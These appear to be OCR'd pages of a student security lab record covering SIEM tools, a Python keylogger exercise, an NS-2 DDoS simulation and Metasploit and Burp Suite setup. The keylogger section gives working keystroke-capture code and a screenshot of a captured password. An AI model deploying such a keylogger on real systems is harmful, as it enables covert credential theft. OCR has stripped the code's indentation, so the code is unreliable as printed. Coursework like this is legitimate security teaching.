



Add Data
Select Source
Input Settings
Review
Done
< Back
Next >
Local Event Logs
Collect event logs from this machine.
Remote Event Logs
Collect event logs from remote hosts. Note: this uses WMI and requires a domain account.
Files & Directories
Upload a file, index a local file, or monitor an entire directory.
HTTP Event Collector
Configure tokens that clients can use to send data over HTTP or HTTPS.
TCP / UDP
Configure the Splunk platform to listen on a network port.
Local Performance Monitoring
Collect performance data from this machine.
Remote Performance Monitoring
Collect performance and event information from remote hosts. Requires domain credentials.
Registry monitoring
Have the Splunk platform index the local Windows Registry, and monitor it for changes.
Active Directory monitoring
Index and monitor Active Directory.
Local Windows host monitoring
Configure a new token for receiving data over HTTP. Learn More
Name
Source name override ?
optional
Description ?
optional
Output Group (optional)
None
Enable indexer acknowledgement
FAQ
What is the HTTP Event Collector?
How do I set up the HTTP Event Collector?
How do I view and configure the tokens that I can use to send data to the HTTP Event Collector?
What clients can send data to the HTTP Event Collector?
What port and protocol does the HTTP Event Collector receive data on and how can I change that?
What is an output group?


Experiment 5

Aim : Study the framework of OSSIM, OSSEC, and WAZUH for SIEM.

Theory:
OSSIM: OSSIM (Open Source Security Information Management) is an open source security information and event management system, integrating a selection of tools designed to aid network administrators in computer security, intrusion detection and prevention. OSSIM has had four major-version releases[6] since its creation and is on a 5.x.x version numbering.[7] An information visualization of the contributions to the source code for OSSIM was published at 8 years of OSSIM. The project has approximately 7.4 million lines of code.[8] The current version of OSSIM is 5.7.5 and was released on September 16, 2019.



OSSEC: OSSEC is an Open-Source Host based Intrusion Detection System. It performs log analysis, integrity checking, Windows registry monitoring, rootkit detection, real-time alerting and active response. It runs on most operating systems, including Linux,OpenBSD, FreeBSD, Mac OS X, Solaris and Windows. A list with all supported platforms is available at: Supported Systems



WAZUH: The Wazuh platform provides XDR and SIEM features to protect your cloud, container, and server workloads. These include log data analysis, intrusion and malware detection, file integrity monitoring, configuration assessment, vulnerability detection, and support for regulatory compliance. The Wazuh solution is based on the Wazuh agent, which is deployed on the monitored endpoints, and on three central components: the Wazuh server, the Wazuh indexer, and the Wazuh dashboard.

Wazuh agent: Provides prevention, detection, and response capabilities when installed on endpoints such as laptops, desktops, servers, cloud instances, or virtual machines. It is compatible with Windows, Linux, macOS, HP-UX, Solaris, and AIX.

Wazuh server: examines data received from agents, processing it using decoders and rules and utilizing threat intelligence to hunt for well-known indicators of compromise (IOCs). When configured as a cluster, a single server can evaluate data from hundreds or thousands of agents and scale horizontally.

Elastic Stack: indexes and saves Wazuh server alerts. Furthermore, the Wazuh and Kibana integration provides a rich user interface for data visualization and analysis. Wazuh settings and status are also managed and monitored through this interface.

Result:
Hence, studied the framework of OSSIM/OSSEC/WAZUH for Windows Rootkit Detection.

Experiment 6

Aim : Implement a Key logger and deploy it in a Linux-based virtual machine. After deploying, analyze the keystroke pattern of the virtual machine.

Theory:
Keyloggers, or keystroke loggers, are tools that record what a person types on a device. While there are legitimate and legal uses for keyloggers, many uses for keyloggers are malicious. In a keylogger attack, the keylogger software records every keystroke on the victim's device and sends it to the attacker. A keylogger, sometimes called a keystroke logger or keyboard capture, is a type of surveillance technology used to monitor and record each keystroke on a specific computer. Keylogger software is also available for use on smartphones, such as the Apple iPhone and Android devices.


Keyloggers are often used as a spyware tool by cybercriminals to steal personally identifiable information (PII), login credentials and sensitive enterprise data.

Types of keyloggers
A hardware-based keylogger is a small device that serves as a connector between the keyboard and the computer. The device is designed to resemble an ordinary keyboard PS/2 connector, part of the computer cabling or a USB adaptor, making it relatively easy for someone who wants to monitor a user's behavior to hide the device.

A keylogging software program does not require physical access to the user's computer for installation. It can be purposefully downloaded by someone who wants to monitor activity on a particular computer, or it can be malware downloaded unwittingly and executed as part of a rootkit or remote administration Trojan (RAT). The rootkit can launch and operate stealthily to evade manual detection or antivirus scans.

Code:

```
import pynput
from pynput.keyboard import Key, Listener
count=0
keys= []
def on_press(key):
global keys, count
keys.append(key)
count +=1
print("(0)pressed".format(key))
if count >= 10:
count=0
write_file(keys)
keys= []
def write_file(keys):
with open("mog.txt","w") as f:
for key in keys:
k = str(key).replace("'","")
if k.find("space") > 0:
f.write('/')
elif k.find("Key") == -1:
f.write(k)
def on_release(key):
if key == Key.esc:
return False
with Listener(on_press=on_press, on_release=on_release) as listener:
listener.join()
```


Quick access
Desktop
Downloads
Documents
Pictures
exp4
key
ns2
sem2_notes
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Windows (C:)
Data (D:)
Network
Linux
Name
New folder
log
mog
mog.txt
untitled0
*Untitled - Notepad
File Edit Format View Help
passwrd: Nitin@123
*mog - Notepad
File Edit Format View Help
passwrd: Nitin@123
Ln 1, Col 1
100%
Windows (CRLF)
UTF-8

Experiment 7

Aim : Simulate a DDoS attack using NS-2 Simulator.

Theory:
DDoS is short for distributed denial of service. A DDoS attack occurs when a threat actor uses resources from multiple, remote locations to attack an organization's online operations. Usually, DDoS attacks focus on generating attacks that manipulate the default, or even proper workings, of network equipment and services (e.g., routers, naming services or caching services). In fact, that's the main problem.

Sophisticated DDoS attacks don't necessarily have to take advantage of default settings or open relays. They exploit normal behavior and take advantage of how the protocols that run on today's devices were designed to run in the first place. In the same way that a social engineer manipulates the default workings of human communication, a DDoS attacker manipulates the normal workings of the network services we all rely upon and trust.

When a DDoS attack takes place, the targeted organization experiences a crippling interruption in one or more of its services because the attack has flooded their resources with HTTP requests and traffic, denying access to legitimate users. DDoS attacks are ranked as one of the top four cybersecurity threats of our time, amongst social engineering, ransomware and supply chain attacks.


Code:
```
#Create a simulator object
set ns [new Simulator]
#Define different colors for data flows
$ns color 1 Blue
$ns color 2 Red
$ns color 3 Green
#Open the nam trace file
set f [open out.tr w]
$ns trace-all $f
set nf [open out.nam w]
$ns namtrace-all $nf
#Define a 'finish' procedure
proc finish {} {
global ns nf
$ns flush-trace
#Close the trace file
close $nf
#Execute nam on the trace file
exec nam out.nam &
exit 0
}
#Create twelve nodes
for {set i 0} {$i<12} {incr i} {
set n($i) [$ns node]
}
#Attacker node:command and control server
set atck [$ns node]
$atck shape "square"
$atck color "blue"
$n(4) color "red"
$n(11) shape "hexagon"
$n(11) color "red"
$n(10) color "brown"
#Create links between the nodes
for {set i 0} {$i<10} {incr i} {
$ns duplex-link $n($i) $n(10) 1Mb 10ms DropTail
}
#Create links between the nodes for attacker
for {set i 0} {$i<4} {incr i} {
$ns duplex-link $n($i) $atck 1Mb 10ms RED
$ns duplex-link-op $n($i) $atck color "blue"
}
for {set i 5} {$i<10} {incr i} {
$ns duplex-link $n($i) $atck 1Mb 10ms RED
```

```
$ns duplex-link-op $n($i) $atck color "blue"
}
#node 4 is normal user
$ns duplex-link $n(10) $n(11) 7Mb 10ms SFQ
$ns queue-limit $n(10) $n(11) 200
#set normal data flow link color
$ns duplex-link-op $n(4) $n(10) color "red"
$ns duplex-link-op $n(10) $n(11) color "red"
#orient nodes
$ns duplex-link-op $n(0) $n(10) orient 50deg
$ns duplex-link-op $n(1) $n(10) orient 80deg
$ns duplex-link-op $n(2) $n(10) orient 110deg
$ns duplex-link-op $n(3) $n(10) orient 140deg
$ns duplex-link-op $n(4) $n(10) orient 170deg
$ns duplex-link-op $n(5) $n(10) orient 200deg
$ns duplex-link-op $n(6) $n(10) orient 230deg
$ns duplex-link-op $n(7) $n(10) orient 260deg
$ns duplex-link-op $n(8) $n(10) orient 290deg
$ns duplex-link-op $n(9) $n(10) orient 320deg
$ns duplex-link-op $n(10) $n(11) orient left
$ns duplex-link-op $atck $n(5) orient 30deg
$ns duplex-link-op $atck $n(0) orient 60deg
$ns duplex-link-op $atck $n(9) orient 0deg
#Monitor the queue for the link between node 2 and node 3
$ns duplex-link-op $n(10) $n(11) queuePos 0.5
#Create a UDP agents and attach it to node n0-n9 i.e normal connection
for {set i 0} {$i<10} {incr i} {
set udp($i) [new Agent/UDP]
$udp($i) set class_ 1
$ns attach-agent $n($i) $udp($i)
}
#make normal flow green
$udp(4) set class_ 3
# Create a CBR traffic sources and attach it to udp0-udp9
for {set i 0} {$i<10} {incr i} {
set cbr($i) [new Application/Traffic/CBR]$cbr($i) set packetSize_ 500
$cbr($i) set interval_ 0.005
$cbr($i) attach-agent $udp($i)
}

#Botmaster UDP creating and attaching (nodes:0->4,5->9)
for {set i 0} {$i<4} {incr i} {
set udpb($i) [new Agent/UDP]
$udpb($i) set class_ 2
$ns attach-agent $atck $udpb($i)
}
for {set i 5} {$i<10} {incr i} {
set udpb($i) [new Agent/UDP]
$udpb($i) set class_ 2
$ns attach-agent $atck $udpb($i)
}
# Create a CBR traffic sources and attach it to udpb($i)(nodes:0->4,5->9)
for {set i 0} {$i<4} {incr i} {
set cbrb($i) [new Application/Traffic/CBR]
$cbrb($i) set packetSize_ 100
$cbrb($i) set interval_ 0.05
$cbrb($i) attach-agent $udpb($i)
}
for {set i 5} {$i<10} {incr i} {
set cbrb($i) [new Application/Traffic/CBR]
$cbrb($i) set packetSize_ 100
$cbrb($i) set interval_ 0.2
$cbrb($i) attach-agent $udpb($i)
}
#Create a Null agent (a traffic sink) and attach it to node n11
set null0 [new Agent/Null]
```

```
$ns attach-agent $n(11) $null0
#Connect the traffic sources with the traffic sink
for {set i 0} {$i<10} {incr i} {
$ns connect $udp($i) $null0
}
#labelling nodes: Normal nodes
$ns at 0.0 "$atck label Bot_Herder"
$ns at 0.0 "$n(10) label Router"
$ns at 0.0 "$n(4) label Sender"
$ns at 0.0 "$n(11) label Receiver"
#labelling nodes: Botnets
$ns at 0.0 "$n(0) label Zombie_Bot"
$ns at 0.0 "$n(1) label Zombie_Bot"
$ns at 0.0 "$n(2) label Zombie_Bot"
$ns at 0.0 "$n(3) label Zombie_Bot"
$ns at 0.0 "$n(4) label Normal_User"
$ns at 0.0 "$n(5) label Zombie_Bot"
$ns at 0.0 "$n(6) label Zombie_Bot"
$ns at 0.0 "$n(7) label Zombie_Bot"
$ns at 0.0 "$n(8) label Zombie_Bot"
$ns at 0.0 "$n(9) label Zombie_Bot"
#Schedule events for the CBR agents----Full Traffic:- 3.4 to 7.0
$ns at 0.5 "$cbrb(0) start"
$ns at 0.6 "$cbrb(1) start"
$ns at 0.7 "$cbrb(2) start"
$ns at 0.8 "$cbrb(3) start"
$ns at 0.9 "$cbrb(5) start"
$ns at 1.0 "$cbrb(6) start"
$ns at 1.1 "$cbrb(7) start"
$ns at 1.2 "$cbrb(8) start"
$ns at 1.3 "$cbrb(9) start"
$ns at 1.5 "$cbr(0) start"
$ns at 1.7 "$cbr(1) start"
$ns at 1.9 "$cbr(2) start"
$ns at 2.1 "$cbr(3) start"
$ns at 2.3 "$cbr(4) start"
$ns at 2.5 "$cbr(5) start"
$ns at 2.7 "$cbr(6) start"
$ns at 2.9 "$cbr(7) start"
$ns at 3.1 "$cbr(8) start"
$ns at 3.3 "$cbr(9) start"
$ns at 7.1 "$cbr(0) stop"
$ns at 7.3 "$cbr(1) stop"
$ns at 7.5 "$cbr(2) stop"
$ns at 7.7 "$cbr(3) stop"
$ns at 7.9 "$cbr(4) stop"
$ns at 8.1 "$cbr(5) stop"
$ns at 7.7 "$cbr(6) stop"
$ns at 7.9 "$cbr(7) stop"
$ns at 8.1 "$cbr(8) stop"
$ns at 8.3 "$cbr(9) stop"
$ns at 8.5 "$cbrb(0) stop"
$ns at 8.6 "$cbrb(1) stop"
$ns at 8.7 "$cbrb(2) stop"
$ns at 8.8 "$cbrb(3) stop"
$ns at 8.9 "$cbrb(5) stop"
$ns at 9.0 "$cbrb(6) stop"
$ns at 9.1 "$cbrb(7) stop"
$ns at 9.2 "$cbrb(8) stop"
$ns at 9.3 "$cbrb(9) stop"
#Call the finish procedure after 5 seconds of simulation time
$ns at 9.5 "finish"
#Run the simulation
$ns run
```

Output


Receiver
11
Zombie_Bot
8
Router
10
Zombie_Bot
7
Zombie_Bot
0
Zombie_Bot
5
Zombie_Bot
3
Zombie_Bot
12
Zombie_Bot
2

Experiment 8

Aim : Create a Backdoor using Kali Linux in a virtual environment (for security purposes only)


Theory:
It is an open-source project which offers the public resources to develop codes and research security vulnerabilities. It permits the network administrators for breaking their network to recognize security threats and also document which vulnerability requires to be defined first.

It is a type of project that facilitates Pen (Penetration) testing software. Also, it offers tools to automate the comparison of a vulnerability of a program and its patched (repaired) version. It also offers advanced evasion and anti-forensic tools. A few of these tools are created into the framework of Metasploit.

Let's discuss some key points.

- The Metasploit Project facilitates a shellcode database, Opcode Database (out of data currently), Metasploit Pro, and Metasploit Express.
- Shellcode is a kind of exploit code where bytecode is included for accomplishing a specific goal. Common shellcode goals include performing the reverse telnet or adding the rootkit back to the machine of the attacker.
- Metasploit also provides the payload database that is allowing a pen tester to experiment with exploit goals and codes.
- The Metasploit Project was inherited in 2009 by the computer security organization Rapid7. Metasploit Pro and Metasploit Express are the Metasploit Framework's open core version with additional features. Open core is a way to deliver products that associate proprietary and open-source software. Rapid7 continues to developing Metasploit in association with an open-sourcecommunity.

Practicals:



Experiment 9

Aim : Perform Web pen-testing using burpsuite tool.

What Is SQL Injection?
SQL injection is a technique used to attack applications utilizing a database by sending malicious code with the intention of accessing or modifying restricted information in the database. There are many reasons why this vulnerability exists, including improper input filtering and sanitation.
This type of attack allows one to retrieve sensitive information, modify existing data, or even destroy entire databases. The most common attack vector for SQL injection is through input fields — login forms, search forms, text boxes, and file upload functions are all excellent candidates for exploitation.

STEP 1:
Install a Metasploitable 2 Virtual Machine
Burp Suite is a popular tool that can be used to automate testing web apps for vulnerabilities and is conveniently included with Kali. Before we get to that though, we need to set up our target machine.
We will be using Metasploitable 2.
One thing to be careful with when using an intentionally vulnerable machine is exposing it to hostile networks. This means that unless you are completely unplugged from the internet, you should be using network address translation (NAT) or host-only mode.
Once everything is set up, log into Metasploitable 2 — both the username and password should be msfadmin — and find its IP address using ifconfig. What we're looking for in the eth0 is the "inet" address, which will be your IP address for testing purposes.

STEP 2:
Configure Mutillidae in Your Attack Browser
After finding Metasploitable 2's IP address, navigate to it to connect to the web server.
I'm using Firefox in Kali to do this.

